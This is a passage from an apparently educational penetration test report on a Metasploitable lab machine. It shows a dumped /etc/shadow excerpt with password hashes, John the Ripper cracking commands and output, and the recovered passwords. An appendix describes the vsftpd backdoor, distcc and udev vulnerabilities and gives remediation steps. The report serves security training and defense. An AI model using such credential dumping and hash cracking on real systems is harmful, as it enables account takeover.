postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql!:14685:0:99999:7:::
tomcat55*:14691:0:99999:7:::
distccd*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd*:14715:0:99999:7:::
proftpd!:14727:0:99999:7:::
statd*:15474:0:99999:7:::
root@metasploitable:/#
```

# PENETRATION TEST REPORT –Workaround

## Cracking User Hashes

Using John the Ripper, we were able to crack the hashes for user passwords. The passwords for the following users were found:

**user:** user | **postgres:** postgres | **msfadmin:** msfadmin | **service:** service | **klog:** 123456789 | **sys:** batman

```
(toor@root)-[~/Desktop/EH_Final]
$ unshadow passwd shadow > to_crack

(toor@root)-[~/Desktop/EH_Final]
$ john to_crack
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
user          (user)
postgres      (postgres)
msfadmin      (msfadmin)
service       (service)
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 60 candidates buffered for the current salt, minimum 96 needed for performance.
Warning: Only 69 candidates buffered for the current salt, minimum 96 needed for performance.
Warning: Only 51 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
123456789     (klog)
batman        (sys)
Proceeding with incremental:ASCII
6g 0:00:00:05 3/3 1.200g/s 311270p/s 311448c/s 311448C/s helmd..heini
```

## Conclusion

The former employee left behind several clues that led the team to take control of their workstation. The vulnerabilities in their system made it very easy for us to gain access and we recommend removing this specific workstation from the network entirely as it is not crucial to the production environment and has many more flaws than what has been shown in this report.

The specific goals of the penetration test were stated as:

- Identifying hidden files inside the suspicious file '**CrackMelfYouCan.rar**'
- Conduct further investigation of files
- Follow any clues left behind
- Find vulnerabilities in any workstation not part of the original workspace
- Exploit vulnerabilities if any exist in order to gain root access

These goals of the penetration test were met. We identified a rogue machine that was set up by a former employee suspected of hiding secrets on the network. This machine had many vulnerabilities that our team was able to take advantage of. Removal of this workstation from the network is recommended, as to not act as an initial foothold for potential attackers in the future.

# Appendix A: Vulnerability Detail and Mitigation

## Disclaimer

If the compromised system were to be crucial to the production network then these would be the following remediations recommended. We advise removing the vulnerable system entirely from the network as too many vulnerabilities were identified and could be used for lateral movement in the network

## CVE-2011-2523 - vsftpd Backdoor Command Execution

**Rating:** Critical

**Description & Impact:** Taking advantage of improper neutralization of special elements in vsftpd 2.3.4. This version was downloaded between 20110630 and 20110703 contains a backdoor that opens a shell on port 6200/TCP. If it finds the “smiley face” characters, in the correct order, it runs a function called `vsf_sysutil_extra()`, function. This function sets up a TCP socket listening on port 6200 that will spawn a shell when connected to said port.

**Remediation:** Patch management, upgrade service version.

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523>

## CVE-2004-2687 - distcc 2. x Arbitrary Command Execution

**Rating:** High

**Description & Impact:** Exploited a configuration issue in distcc 2. x, as used in XCode 1.5 and others, when not configured to restrict access to the server port, allows remote attackers to execute arbitrary commands via compilation jobs, which are executed by the server without authorization checks

**Remediation:** Vendor updates, use platform-specific security features such as ‘seccomp\_bpf’ to restrict what can be done once the compiler command is launched

<https://github.com/distcc/distcc/issues/155>

<https://nvd.nist.gov/vuln/detail/CVE-2004-2687>

## CVE-2009-1185 - UDEV < 1.4.1 Local Privilege Escalation

**Rating:** High

**Description & Impact:** The attack takes advantage of improper input validation in order to grant the attacker elevated access to the machine. UDEV before 1.4.1 does not verify whether a NETLINK message originates from kernel space, which allows local users to gain privileges by sending a NETLINK message from userspace.

**Remediation:** Recommend updating software, patch management, restart udev with: ‘`sh /etc/rc.d/rc.udev restart`’

<https://nvd.nist.gov/vuln/detail/CVE-2009-1185#match-391235>